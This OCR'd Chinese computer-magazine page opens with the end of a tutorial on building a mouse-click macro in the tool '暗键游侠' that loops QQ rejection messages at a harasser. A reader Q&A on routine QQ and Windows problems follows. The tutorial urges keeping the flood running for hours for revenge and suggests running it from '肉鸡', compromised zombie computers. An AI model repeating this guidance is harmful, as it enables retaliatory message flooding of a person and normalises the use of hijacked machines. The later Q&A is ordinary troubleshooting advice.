


图7

第一步——编写脚本




图8

这里的脚本就是反击时的鼠标操作过程。先将鼠标停留在信息管理器窗口中某一消息记录的位置上按F7，程序会自动抓取当前鼠标的位置（图7）；然后回到编写脚本的窗口，我们会看到刚才鼠标的位置已经记录下来了，点插入；再点击下面的菜单，选择“左键单击”，点插入，代码就会显示在右边（图8）。因为这样完成的操作是单击，所以要把这代码复制一遍，来实现双击。这个过程完成后，就会弹出验证消息的窗口，为了等待弹出窗口，这时要加一个延时（图9）。注意，这里延时的单位是毫秒，一秒等于一千毫秒，大家可以根据自己的情况来选择延时的




图9




图10

时间。剩下的操作我想大家都会了吧，只要不断使用鼠标操作的功能，完成发送拒绝消息的过程就可以了。

第二步——保存脚本

脚本代码编写完成后，就要保存脚本。点脚本编写窗口中的“保存”，在弹出的对话框中再点保存就可以了(图10)。

第三步——运行脚本

回到“暗键游侠”程序界面，点击“打开”，在弹出的窗口中找到刚才保存好的脚本并打开。这时程序会显示脚本的注释。我们把执行热键设置为“1”，终止热键设置为“2”；将循环方式设置为“直到按下终止热键”。设置完毕以后，钩选“设置完毕开始生效”(图11)。这时，我们回到QQ的信息管理器窗口，按下执行热键“1”，就会看到程序自动开始执行脚本了。哈哈，几秒中发送一条拒绝信息，我相信那个骚扰我的人正在手忙脚乱地接收我的信息吧。如果还不解恨，就挂上它几个小时，好好教训教训骚扰者，让他们知道打扰别人正常生活是不对的，呵呵，挂在肉鸡上发送也可以，我相信这威力绝对够他受的。按下终止热键“2”，即会停止运行脚本。





图11

希望以后不会再有人骚扰我，也奉劝那些人，学技术是自己的事情，应该付出自己的努力，不要总是想着拜师什么的。

(文章中涉及到的暗键游侠和作者编写的脚本已收录到光盘中)



问：QQ在离开状态时能够设置自动回复好友的消息，但是怎么才能让QQ自动给好友回复自定义表情？

答：首先获得自定义表情。打开QQ安装目录，找到你的QQ号目录，然后打开“Custom Face”文件夹，这个文件夹下的文件就是你收藏的所有QQ自定义表情。可以看到，每个表情分大小两个图标，其中小的图标就是自定义表情的缩略图，而大的图标就是我们通常看到的自定义表情图，选取该文件夹下的大图标，然后对其进行改名，改为0～95之间的任一数字即可，同时把该文件改为GIF格式。

第二步：替换默认表情。把改名后的文件复制到QQ安装目录下的Face文件夹下，覆盖该目录下的同名文件。这时打开QQ聊天窗口，然后点击QQ表情图标，把鼠标移动到默认表情上，就会看到替换后的自定义表情预览图了。

第三步：设置自定义表情到个性回复中。依次点击“菜单/设置/系统设置”，再点击“状态转化和回复”标签项，把刚刚设置好的QQ自定义表情快捷键加入到“留言设置”窗口中。这样当QQ处于离开状态时，如果收到好友消息，好友就会收到用自定义表情设置的个性回复了。

问：我使用Windows XP时发现，随着不断地增加、删除应用程序，磁盘可用空间不断减少，这是为什么？

答：从Windows 2000开始，Windows会在每个硬盘分区中建立一个“System Volume Infor-mation”文件夹，在该文件夹中提供的是系统默认保存的系统还原备份文件。不过Windows 2000还没有正式提供系统还原功能，在Windows XP中，你可以看到相关的选项。为防止这个问题发生，最简单的方法就是关闭“系统还原”功能。如果要删除这个文件夹中保存的文件，你需要以Administrator身份登录系统。

问：我的电脑装有双硬盘，其中主盘80G分四个区(NTFS)；副盘希捷40G分一个区，最近副盘格式突然变成了RAW，无法对硬盘进行访问，因为里面数据比较重要，所以不打算格式化，请指点如何恢复硬盘格式而不损坏里面的数据？

答：在RAW格式盘符上点右键，选“属性”，再选“安全”，将无用的用户删除，添加自己的用户名，再改一下权限即可。若无安全选项，可以在文件夹选项(打开“我的电脑”→选“工具”→“文件夹”选项)中，去掉“使用简单文件共享”前的勾，即可在NTFS格式的盘中点右键，属性菜单中显示安全选项。

问：最近每次电脑开机时，总是出现以下的情况：**CMOS checksum error-Defaults loaded**，按F1继续，或按DEL键进入CMOS设置。我在按F1后正常进入系统，只是电脑的时钟总是变成2001年1月1日。请问这是什么原因导致的？有什么解决办法？

答：该信息表示CMOS执行全部检查时发现错误，要载入系统预设值。一般来说这句话有两种解释。

1. 主板CMOS供电电池快要没电了，可以先换块电池试试看。所以时间回到了2001年1月1日。

2. 如果更换电池后问题还是没有解决，那就说明CMOS RAM可能有问题了，如果主板使用没过一年的话就可以到经销商处换一块主板，要是过了一年就让经销商送回生产厂家维修。

问：我的QQ登录时不能输入密码，呆呆怎么办啊？

答：这种情况的出现可能是你的系统中安装了其他公司的控件，如某些银行网站进行帐号登录时会要求安装一个密码输入控件，结果是可能导致QQ登录时不能输入密码。解决的方法是：在IE浏览器中点工具→INETERNET选项→设置→查看对象，找到安装的控件，删除后重启动即可。

问：不进安全模式，不借助第三方工具，怎么删除正在使用的文件？

答：要用这个方法必须保证磁盘为NTFS文件系统才行。首先，找到正在使用而无法删除的文件，打开其“属性”，选择“安全”选项卡(XP要在“文件夹选项”里面取消“使用简单的文件共享”才显示该项。)，单击“高级”按钮，打开高级选项页，取消从父文件夹继承权限的选项。访问者列表里面除了自己的登陆帐号以外其它的统统删除，之后点击“编辑”按钮编辑你自己的访问权限，只勾选“删除”的权限，其它诸如“读取”“执行”的